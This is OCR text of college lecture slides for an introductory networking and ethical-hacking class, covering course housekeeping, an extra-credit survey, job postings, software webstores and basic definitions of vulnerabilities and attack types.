
EC-Council Mini-Assessment Q1-10

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/ceh-assessment/



Penetration testing is a method of actively evaluating the security of an information system or network by simulating an attack from a malicious source.

Which of the following technique is used to simulate an attack from someone who is unfamiliar with the system?



Lets do questions 1-10 together using the chat window

Housekeeping

war is not healthy for children and other living things
Coffee!
You can sleep when you're dead!
LATTE
TOURIST MAP OF THE WORLD
New Ze
Sports Blaster
We're Proud To Ser

Housekeeping


1. Still need you grading code name? Send me your student survey & agreement if you haven't already.

2. Lab 4 due by 11:59PM (Opus-II time) tonight.

3. First test next week!

4. Practice test available after class.

Perkins/VTEA Survey



Cabrillo College: Computer and Information Systems

Forum for students in the Computer Networking and System Administration and/or Computer Support Specialist programs

Board index ‹ Cabrillo College Fall 2015 Courses ‹ CIS 90 - Fall 2015

Carl D. Perkins Vocational and Technical Education Act

Carl D. Perkins Vocational and Technical Education Act

by **Rich Simms** » Tue Sep 22, 2015 2:35 pm

The Carl D. Perkins Vocational and Technical Education Act was originally authorized by Congress in 1984. It was reauthorized in 1998 and again in 2006. This act provides federal funding for improving career technical education (CTE) within the United States in order to help the economy.

For Cabrillo College to receive a portion of this funding students in technical classes must fill out a survey. The more surveys completed the more funds the college will receive. The survey only needs to be completed once per term by each student.

This survey can be completed online using web advisor:

Log on to WEBADVISOR at https://wave.cabrillo.edu

Select "STUDENTS: Click Here" (navy blue bar)
- Under "Academic Profile" Click on "Student Update Form"
- Use drop down list under "Select the earliest term for which you are registered" and click on the current term.
- Select "SUBMIT"

Scroll down to the "Career Technical Information"
- Answer questions by clicking on the circle to the left of your "Yes" or "No" answers
- You can get details about a question by clicking on blue underlined phrase
- After answering all questions Select "SUBMIT"

Then "LOG OUT"

Thank you for taking a few minutes to help Cabrillo College CS/CIS programs!

- Rich


Rich Simms

Posts: 1793
Joined: Sat Jan 16, 2010 9:47 pm
Contact:

https://opus-ii.cis.cabrillo.edu/forum/viewtopic.php?f=4&t=80

This is an important source of funding for Cabrillo College.

*Send me an email stating you completed this Perkins/VTEA survey for **three points extra credit!***




Career Technical Information
Your answers to these questions will help qualify Cabrillo College for Perkins/VTEA grant funds.

Are you currently receiving benefits from:

○ Yes ● No	TANF/CALWORKS
○ Yes ● No	SSI (Supplemental Security Income)
○ Yes ● No	GA (General Assistance)
○ Yes ● No	Does your income qualify you for a fee waiver?
○ Yes ● No	Are you a single parent with custody of one or more minor children?
○ Yes ● No	Are you a displaced homemaker attending Cabrillo to develop job skills?
○ Yes ● No	Have you moved in the preceding 36 months to obtain, or to accompany parents or spouses to obtain, temporary or seasonal employment in agriculture, dairy, or fishing?

LinkedIn
Computer Science and
Computer Information Systems at Cabrillo College



Computer Science and C ×

Secure | https://www.linkedin.com/groups/6689142

Search for people, jobs, companies, and more... Advanced

Home Profile My Network Learning Jobs Interests Business Services Try Premium for free

My Groups Discover Search

CS/CIS @Cabrillo

Computer Science and Computer Information Systems at Cabrillo College

114 members

Manage ✓ Member

Start a conversation with your group

Enter a conversation title...

Conversations Jobs

Mike Matera
CIS Instructor at Cabrillo College
OWNER
1d

Alums: Who's working with cloud?

What are you doing? What do you wish you learned in class?

Like Comment

Reply to this conversation...

ABOUT THIS GROUP

This group is for current and former students of Cabrillo College's CS and CIS programs to keep connected with faculty and each other.

MEMBERS 114 members

Invite others

For 3 points extra credit:

1) Join LinkedIn.com
2) Join this group
3) Send me an email when finished.


https://www.linkedin.com/groups/6689142

Cabrillo Networking Program Mailing list

Subscribe by sending an email (no subject or body) to:

networkers-subscribe@cabrillo.edu

- Program information
- Certification information
- Career and job information
- Short-term classes, events, lectures, tours, etc.
- Surveys
- Networking info and links



[Fwd: Computer Technician]
Gerlinde Brady <gebrady@cabrillo.edu>
Friday, October 17, 2008 11:55:02 AM
To: Networking Students and Alumni <networkers@cabrillo.edu>

------- Original Message -------
Subject: Computer Technician
Date: Fri, 17 Oct 2008 11:54:16 -0700
From: Lyn Hood <lyhood@cabrillo.edu>
To: undisclosed-recipients:;

Employer info on line at Cabrillo Student Employment

https://cabrillo-csm.symplicity.com/students/

Title :


Computer Technician #180

Position Type :

Off-Campus Part-time to Full time Job

Job Function :

Computer Related



[Fwd: Computer Support/Website Design]
Gerlinde Brady <gebrady@cabrillo.edu>
Tuesday, January 20, 2009 11:02:46 AM
To: Networking Students and Alumni <networkers@cabrillo.edu>

------- Original Message -------
Subject: Computer Support/Website Design
Date: Tue, 20 Jan 2009 10:49:00 -0800
From: Lyn Hood <lyhood@cabrillo.edu>
To: undisclosed-recipients:;


Employer info on line at Cabrillo Student Employment

https://cabrillo-csm.symplicity.com/students/

Title:
Computer Support/Website Design #T02
Position Type:
Off-Campus Quick Cash Job
Job Function:
Quick Cash
Location:
Location

City

Microsoft Academic Webstore



http://msdn07.e-academy.com/elms/Storefront/Storefront.aspx?campus=cabc_cis&np1=112


In order to obtain and install the software on this site, you must be an eligible user in the System. Your Program Administrator is responsible for providing eligible users with a username and password. If you believe you are an eligible user but have not received a password via email, please send email to your Program Administrator: Jim Griffin

- Microsoft software for students registered in a CIS or CS class at Cabrillo

- Available after registration is final (two weeks after first class)

To get to this page, go to **http://simms-teach.com/resources** and click on the appropriate link in the Tools and Software section

VMware Academic Webstore



You must be a member of an academic institution to qualify for ordering academically discounted software. The academic software discounts offered on this WebStore are not for the general public. You will be requested to provide proof of your academic affiliation during the registration process in order to take advantage of the academic pricing available for students and educators.

- VMware software for students registered in a CIS or CS class at Cabrillo

- Available after registration is final (two weeks after first class)

To get to this page, go to **http://simms-teach.com/resources** and click on the appropriate link in the Tools and Software section


If you haven't already

Change your default password on Opus-II

```
[simben90@opus-ii ~]$ passwd
Changing password for user simben90.
Changing password for simben90.
(current) UNIX password:
New password:
Retype new password:
passwd: all authentication tokens updated successfully.
[simben90@opus-ii ~]$
```

EC-Council Mini-Assessment Q11-20

https://www.eccouncil.org/programs/certified-ethical-hacker-ceh/ceh-assessment/




CEH ASSESSMENT

4/50

Penetration testing is a method of actively evaluating the security of an information system or network by simulating an attack from a malicious source.

Which of the following technique is used to simulate an attack from someone who is unfamiliar with the system?



Lets do questions 11-20 together using the chat window

Domain 1

NISGTC

The National Information, Security & Geospatial Technologies Consortium

This workforce solution was funded by a grant awarded by the U.S. Department of Labor's Employment and Training Administration. The solution was created by the grantee and does not necessarily reflect the official position of the U.S. Department of Labor. The Department of Labor makes no guarantees, warranties, or assurances of any kind, express or implied, with respect to such information, including any information on linked sites and including, but not limited to, accuracy, continued availability or ownership.

Domain 1

Introduction to Ethical Hacking

NISGTC

The National Information, Security & Geospatial Technologies Consortium

Objectives

- Describe the five phases of ethical hacking
- Describe the different types of hacker attacks
- Describe hactivism
- Understand the scope and limitations of ethical hacking
- Understand vulnerability research and list the various vulnerability research tools
- Learn the different ways an ethical hacker tests a target network

Introduction to Ethical Hacking

Information assets need to be secured

Assumptions

- Upper management understands the need for security
- A Security Policy is in place specifying how objects in a security domain are allowed to interact


Challenge

Guard the infrastructure against exploits by being aware of those who seek to use that same infrastructure for their own purposes

Solution

- Hire an ethical hacker with the skills of a malicious hacker

Vulnerability



Weakness in a target due to failures in analysis, design, implementation, or operation


Weakness in an information system (or components) due to system security procedures, hardware design or internal controls that can be exploited

Weakness, design error, or implementation error that leads to an unexpected (and undesirable) event compromising security of the system, network, application, or protocol

Attack

- The deliberate assault on the security of a system
- Active versus passive attacks
  - ✓ Active attacks modify a target system affecting the confidentiality, integrity, and availability (alters)
  - ✓ Passive attacks violate the confidentiality of a system's data without affecting the state of the system (learns)
- Inside versus outside attacks
  - ✓ Inside attacks is initiated from within a network by an authorized user
  - ✓ Outside attacks initiated by an intruder without authorization to the network

